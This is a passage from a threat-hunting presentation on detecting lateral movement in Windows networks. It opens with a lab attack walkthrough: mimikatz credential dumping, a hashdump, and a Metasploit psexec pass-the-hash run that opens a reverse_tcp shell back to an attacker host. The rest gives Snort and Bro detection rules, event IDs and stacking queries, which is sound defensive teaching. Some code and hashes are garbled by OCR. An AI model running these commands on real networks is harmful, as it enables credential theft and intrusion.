- Using gathered information, threat actors move to new territories within the network and widen their control
- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Running Mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
```

© 2017 Sqrrl Data, Inc. All rights reserved.

Recover the Kerberos Hashes



```
meterpreter > kerberos
[*] Running as SYSTEM
[*] Retrieving Kerberos credentials
kerberos credentials
=====
AuthID Package Domain User Password
0:997 Negotiate NT AUTHORITY LOCAL SERVICE
0:79473 NTLM
0:999 Negotiate SECTCHOLAB KDN7-PC$ +LJ/GHe[1h*,EvjxG0 s88dJU0q:cloyKZ PwNMwCZ.XbMCYAbry'7fb=dy,_W-YQ6E1Atq $vc P
LY5e34b0h\Ln4cG7n7x7ppG748c10m[89
0:999 Negotiate SECTCHOLAB KDN7-PC$ +LJ/GHe[1h*,EvjxG0 s88dJU0q:cloyKZ PwNMwCZ.XbMCYAbry'7fb=dy,_W-YQ6E1Atq $vc P
0:65449 Kerberos SECTCHOLAB ejackson test123!
0:65449 Kerberos SECTCHOLAB ejackson test123!
```

Recover SAM hashes

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump
[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e3a4ce782f1949f9324c988b8d04308e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

win7:"m!"

[*] Dumping password hashes...

Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:6d3986e540a63647454a59e26477ef94:::
desktoppadmin1:1002:aad3b435b51404eeaad3b435b51404ee:15499//6143091D4EcT5001302e1BUC5:::
```

Next up we have the credential theft stage. What you see here is me running a mimikatz metasploit module. I used this because mimikatz will take credentials out of memory and crack the hashes for me. This allows me to harvest credentials without having to put an executable on the system. These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones.

```

meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SESSION 2
SESSION => 2
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(psexec) > set LPORT 31338
LPORT => 31338
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set SMBDomain sectechlab
SMBDomain => sectechlab
msf exploit(psexec) > set SMBUser bjjohnson
SMBUser => bjjohnson
msf exploit(psexec) > set SMBPass aad3b435b51404eeaaad3b435b51404ee:d25ecd13fd0b54zd2e16da419e0333d
SMBPass => aad3b435b51404eeaaad3b435b51404ee:d25ecd13fd0b54zd2e16da419e0333d
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:31338
[*] 192.168.1.104:445 - Connecting to the server...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445 as user 'bjjohnson'...
msf exploit(psexec) > [*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload...
[*] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.106:31338 -> 192.168.1.104:51641) at 2017-06-20 14:03:50 -0400

msf exploit(psexec) > sessions -l
Active sessions

```

Id	Type	Information	Connection
1	meterpreter x86/windows	SECTECHLAB\bjjohnson @ WIN7-PC	192.168.1.106:31337 -> 192.168.1.100:59193 (192.168.1.100)
2	meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WIN7-PC	192.168.1.106:445 -> 192.168.1.100:59194 (192.168.1.100)
3	meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WIN7VIC3	192.168.1.106:31338 -> 192.168.1.104:51641 (192.168.1.104)

```

msf exploit(psexec) > sessions -1 3
[*] Starting interaction with 3...

meterpreter > upload /root/Downloads/mimikatz/x64/mimikatz.exe C:\Users\Public
[*] uploading : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\Users\Public
[*] uploaded : /root/Downloads/mimikatz/x64/mimikatz.exe -> C:\Users\Public

```

Lateral Movement – Using Stolen Credentials

- Attackers can now remotely access systems
- Accessing desktops in this manner is not unusual for IT support staff
- Remote control tools enable attackers to execute programs, schedule tasks, and manage data collection on other systems
- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement

18

Finally, we get to the stage where the rubber hits the road. I am going to use the network data I enumerated from the victim as well as the credentials I just took to PsExec into another system on the network. PsExec is a Sysinternals tool that is signed by Microsoft and commonly exists in enterprise environments for legitimate administrative work. This tool gives me full CLI access to a target system so that I can use that remote system while the authorized user is using it without them being the wiser. Once on that system, I will try to reach my goal of stealing information or I will start the attack lifecycle again at the recon stage and repeat it on more systems in the environment until I achieve my goals.

I can now remotely access desktops

Accessing desktops in this manner is not unusual for IT support staff

Remote access will therefore not be readily associated with an ongoing attack
Attackers may also gather domain credentials to log into systems, servers, and switches


Because of password reuse by users

Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data

collection on other systems

Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI).


Note that these tools are not the only mechanisms used by threat actors in lateral movement.



DETECTING LATERAL MOVEMENT

• • •

Automation of detection is hard



<https://xkcd.com/1831/>

© 2017 Sqrrl Data, Inc. All rights reserved.

20

The type of dataset that you use to hunt for lateral movement depends on what you are hunting for and, by extension, what your hypothesis is. Attempting to automate this is difficult.

Datasets suggested for detection of lateral movement



- For identifying use of remote access protocols, you will want to focus primarily on network session metadata, including:
 - Netflow ("flow" data in general)
 - Firewall logs (should log allowed / accepted packets)
 - Bro Conn log
- For identifying User Access Control (UAC) events, you will want to focus on authentication logs, including:
 - Active Directory logs/Windows Security Event logs
 - EventID
 - 528 or 4624 is indicative of a successful logon
 - 529 or 4625 is a failed logon
 - 552 and 4648 are indicative of an attacker attempting to use the runas command or authenticate against a remote host as an alternative user, **#privilegeEscalation**.
 - 602 and 4698 are indicative of a scheduled task creation
 - 601 and 4697 are indicative of a service creation
 - Account Features
 - Service account
 - Interactive login
 - System Security Event logs
 - Multi-Factor Authentication (MFA) logs
 - Additional UAC applications if exists



21

Techniques to Use to detect PsExec



Indicator Search

Some common network session indicators:

- IP address
- Port
- Top Level Domain (TLD)
- URI
- Unique strings in the connection

Some common host based indicators:

- File hashes
- Filenames
- Registry modification
- Process injection

© 2017 Sqrrl Data, Inc. All rights reserved

Detecting with Snort

```
alert tcp any any -> $HOME_NET  
[139,445] (msg:"ET POLICY"  
PsExec? service  
created"; flow:to_server, established;  
content:"|5c 00 50 00 53 00 45 00 58  
00 45 00 53  
00 56 00 43 00 2e 00 45 00 58 00  
45|"; reference:url, xinn.org/Snort-  
psexec.html;  
reference:url,  
doc.emergingthreats.net/2010781;  
classtype:suspicious-filename-detect;  
sid:201781; rev:2;)
```

Emerging Threats, 2011
<http://doc.emergingthreats.net/2010781>

Detecting with Bro

```
@load base/frameworks/files  
@load base/frameworks/notice  
@load policy/protocols/smb  
export / redef enum Notice::Type == { Match, Redef, Global, IsTrusted = T, Global, TrustedIPs : set<addr> = {192.168.1.1, 192.168.1.10} & redef, Function hostAdminCheck(sourceip : addr) : bool  
{  
    if(sourceip /in trustedIPs)  
    {  
        return F;  
    }  
    else  
    {  
        return T;  
    }  
}  
event smb2_tree_connect_request(c : connection, hdr : SMB2::Header, path : string)  
{  
    isTrusted = hostAdminCheck(csidsong_h);  
    if(isTrusted == F)  
    {  
        if("\\IPC$" /in path || "\\ADMIN$" /in path)  
        {  
            NOTICE(snake-Match, $msg-fmt("Potentially Malicious Use of an Administrative Share"),  
ssub-fmt("%s",path), $conn->c);  
        }  
    }  
}  
event smb2_tree_connect_andx_request(c : connection, hdr : SMB2::Header, path : string, service : string)  
{  
    isTrusted = hostAdminCheck(csidsong_h);  
    if(isTrusted == F)  
    {  
        if("\\IPC$" /in path || "\\ADMIN$" /in path)  
        {  
            NOTICE(snake-Match, $msg-fmt("Potentially Malicious Use of an Administrative Share"),  
ssub-fmt("%s",path), $conn->c);  
        }  
    }  
}  
https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-3762
```

After having developed the right hypotheses and chosen the necessary datasets, a hunter must still know what techniques to use to investigate a hypothesis. Here we will survey 3 types of techniques that you can use to investigate the above.

Indicator search

As in all cases of using indicators in hunting, the value of this approach will be impacted by the value of the indicator. Locally sourced indicators will generally provide a high value because they tend to be timely and relevant to the network or systems you might be trying to protect. These types of indicators can be gathered from previous incidents or by internal threat intelligence teams.

It's also important to remember that it is relatively easy for attackers to change the remote infrastructure that they use to conduct attacks; if you are using indicators to hunt, then you should be aware that the indicators may no longer be relevant to a particular attacker or attack tool.

snort

Snort can be used to detect malicious SMB activity. Snort is an open-source intrusion detection and prevention system, and designed to detect attacks via a pattern-matching signature.

Bro

One technique to detect PsExec activity with Bro is by using custom Bro scripts looking for PsExec's use of the C\$, ADMIN\$, and/or IPC\$ shares. These shares added notice messages of "Potentially Malicious Use of an Administrative Share" in the Bro Notice log. The use of PsExec creates an executable named PSEXESVC.exe on the target system.

Why does this detect the usage of PsExec? Metasploit contains a modified version of PsExec.exe that doesn't have a source file hash as it is run from the attacker system via meterpreter. To detect this PsExec usage, we depend on the Bro notice log, which verifies detection of the Metasploit PsExec module's use of C\$, ADMIN\$, and IPC\$ shares.

Stack counting

The same metadata types from indicator search above can be used for stacking, including:

- EventID
- UserName
- Account Type
- Hostname

1	SELECT EventID AS EventID, count(*) AS counter FROM Sqrrl_WindowsEvents WHERE EventID IS NOT NULL GROUP BY EventID ORDER BY counter DESC	GO																		
	SELECT EventID AS EventID, count(*) AS counter FROM Sqrrl_WindowsEvents WHERE EventID IS NOT NULL GROUP BY EventID	Filter																		
	<table border="1"><thead><tr><th>EventID</th><th>counter</th></tr></thead><tbody><tr><td>4624</td><td>317</td></tr><tr><td>4634</td><td>317</td></tr><tr><td>4672</td><td>302</td></tr><tr><td>5320</td><td>159</td></tr><tr><td>4017</td><td>105</td></tr><tr><td>5017</td><td>104</td></tr><tr><td>5327</td><td>52</td></tr><tr><td>4326</td><td>27</td></tr></tbody></table>	EventID	counter	4624	317	4634	317	4672	302	5320	159	4017	105	5017	104	5327	52	4326	27	
EventID	counter																			
4624	317																			
4634	317																			
4672	302																			
5320	159																			
4017	105																			
5017	104																			
5327	52																			
4326	27																			

Examples of 4624

Windows 10 and 2016

An account was successfully logged on.

Subject:
Security ID: SYSTEM
Account Name: DESKTOP-LLHJ389\$
Account Domain: WORKGROUP
Logon ID: 0x3E7

Logon Information:
Logon Type: 7
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: No

Impersonation Level: Impersonation

New Logon:
Security ID: AzureAD\RandyFranklinSmith
Account Name: rsmith@montereyletechgroup.com
Account Domain: AzureAD
Logon ID: 0xFD5113F
Linked Logon ID: 0xFD5112A
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID: 0x30c
Process Name: C:\Windows\System32\lsass.exe

Network Information:
Workstation Name: DESKTOP-LLHJ389
Source Network Address: -
Source Port: -

Detailed Authentication Information:
Logon Process: Negotiate
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0

Stacking is a technique commonly used in many different kinds of hunts. In the case of hunting for command and control activity, a hunter will want to stack for anomalous instances of inbound or outbound traffic.

To find lateral movement, you will want to focus on either bidirectional or external to inbound connection flows. The effectiveness of using stacking is dependent on having a finely tuned input. Too little won't reveal enough and too much will flood your ability to tease out meaningful deviations. If a given result set is too large, then consider further filtering of the input data set (e.g., isolate your focus to specific internal subnets). Alternatively, change the metadata that is being stacked (e.g., change from stacking hostnames to stacking EventID and username).




REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT

• • •

Stages	Lateral Movement (Windows Environment)
What are you looking for? (Hypothesis)	<p>Hypothesis: Attackers may be attempting to move laterally in my Windows environment by leveraging PsExec.</p> <p>Look for: Anomalies in host to host traffic leveraging the PsExec binary, service, and/or network traffic. "C\$ ADMIN\$ IPC\$" shares being used in network traffic.</p>
Investigation (Data)	<p>Datasets: For identifying use of PsExec, you will want to focus primarily on application protocol metadata, including:</p> <ul style="list-style-type: none"> • Netflow ("flow" data in general) • Active Directory logs • Windows Security Event logs • Multi-Factor Authentication (MFA) logs (if windows hosts leverage MFA) • Additional UAC applications logs (if exists) • EDR tool logs (if exists)
Uncover Patterns and IOCs (Techniques)	<ol style="list-style-type: none"> 1. Use a search to identify "Potentially Malicious Use of an Administrative Share" messages in your bro_notice log. 2. Take the output of step 1 and remove hosts as you confirm they are legitimately connecting to a destination over SMB. This should leave only unexplained SMB connections that need further analysis. 3. Take the results of step 2 and stack the data for what is useful to investigating your hypothesis <ol style="list-style-type: none"> 1. For example: destination IP, port used, connection duration/length, etc.
Inform and Enrich Analytics (Takeaways)	<p>The destination IP addresses, path, and ports involved in the Lateral Movement activity you have discovered can be taken as IOCs and added to an indicator database in order to expand automated detection systems.</p> <p>You can also create packet-level signatures to trigger alerts for cases where the admin share connections you have discovered may appear again.</p>


Creating
relationship
between
disparate
data sets



© 2017 Sqrrl Data, Inc. All rights reserved.

26

First I need to define relationships between different data sources. For example, my network data and authentication event data both contain the IP address field. This means I can create a relationship between disparate data sets as shown below.



The above visualization expands on the high level visualization and illustrates all of the low level field mappings between each data source being ingested and each entity defined. This is where the actual mapping of the IP address field between authentication data and network data.

Successful Hunt



192.168.1.100 192.168.1.104



Match-1970-01-01T00:00:00Z:...

! Match-1970-01-01T00:33:37....

From Jun 13 2017 15:18 to Jun 20 2017 15:18

FEATURES

Potentially Malicious Use of a...

Message

Bro

Source

Match

Signature ID

First detected

1969-12-31 19:33

Last updated

2017-06-20 15:36

Context

\labdc.sectechlab.net\IPC\$

Potentially Malicious Use of an Administrative Share" in the Bro Notice log

if ("IPC\$" in path || "ADMIN\$" in path || "C\$" in path)

© 2017 Sqrrl Data, Inc. All rights reserved.

28

What you see here are confirmed network connections between 2 hosts as well as having the bro alert created earlier in this presentation fire and also be connected to both hosts. This proves that psexec was attempted between both hosts. Upon further investigation the psexec

Finally, with all the hard work done, we are able to visualize the event of psexec being used to move from 192.168.1.100 to 192.168.1.104 as well as incorporate a bro alert for psexec to add further validation. While this image only shows the exact activity I am describing for ease of reading, this is what I expect an end result of a hunt to look like. All additional data and possible connections have been investigated and excluded from the original large data set until you are only left with the anomalous/suspicious/malicious event.

Proof of psexec access on the victim system



The screenshot shows a service list with columns: Name, Description, Status, Startup Type, and Log On As. Services listed include Protected Storage, PsExec, and QoS RSVP. PsExec is selected and its properties are displayed in a modal window:

Name	Description	Status	Startup Type	Log On As
Protected Storage	Provides prote...	Started	Automatic	Local System
PsExec		Started	Manual	Local System
QoS RSVP	Provides netw...		Manual	Local System

PsExec Properties (Local Computer)

General	Log On	Recovery	Dependencies
Service name:	PSEXESVC		
Display name:	PsExec		
Description:			
Path to executable:	C:\WINDOWS\PSEXESVC.EXE		

Output of the command C:\Windows\system32>wmic useraccount get name,sid:

Name	SID
Administrator	S-1-5-21-3564964792-2566961767-4022016881-500
desktopadmin	S-1-5-21-3564964792-2566961767-4022016881-1002
Guest	S-1-5-21-3564964792-2566961767-4022016881-501
win7	S-1-5-21-3564964792-2566961767-4022016881-1000
Administrator	S-1-5-21-1319914142-303853242-291750959-500
Guest	S-1-5-21-1319914142-303853242-291750959-501
krbtgt	S-1-5-21-1319914142-303853242-291750959-502
master	S-1-5-21-1319914142-303853242-291750959-1106
master_a	S-1-5-21-1319914142-303853242-291750959-1108
bjohnson	S-1-5-21-1319914142-303853242-291750959-1113
jsmith	S-1-5-21-1319914142-303853242-291750959-1114

https://digital-forensics.sans.org/blog/2012/12/17/protecting-privileged-domain-accounts-psexec-deep-dive

© 2017 Sqrrl Data, Inc. All rights reserved.

29

Notice the service executable resides in C:\WINDOWS.

Once the user has cleanly logged off (exited) *PsExec*, the service is removed and PSEXESVC.EXE is deleted. Although *PsExec* is forensic investigation will show the file and its metadata.

Also notice that the owner of this file is the user who connected remotely to run *PsExec*. A profile is created for this user at the time of first login, if it didn't already exist. This is regardless of whether an interactive logon occurred or not. This user profile and SID now exist on the victim host for a user account that has no reason to have logged into this system.

An abstract background featuring a complex network graph composed of numerous small, white, irregularly shaped polygons and connecting lines on an orange background.

FLAG IT, TAG IT, AND BAG IT.

• • •

I consider this a successful hunt. I would also have considered it a success if I had found nothing at all because the point of a hunt isn't to a true positive malicious event every time, but instead it is to validate a hypothesis, to answer a question with a definitive yes or no. Good luck to all and happy hunting.

And as always, remember my motto, Flag it, Tag it, and Bag it.



Questions?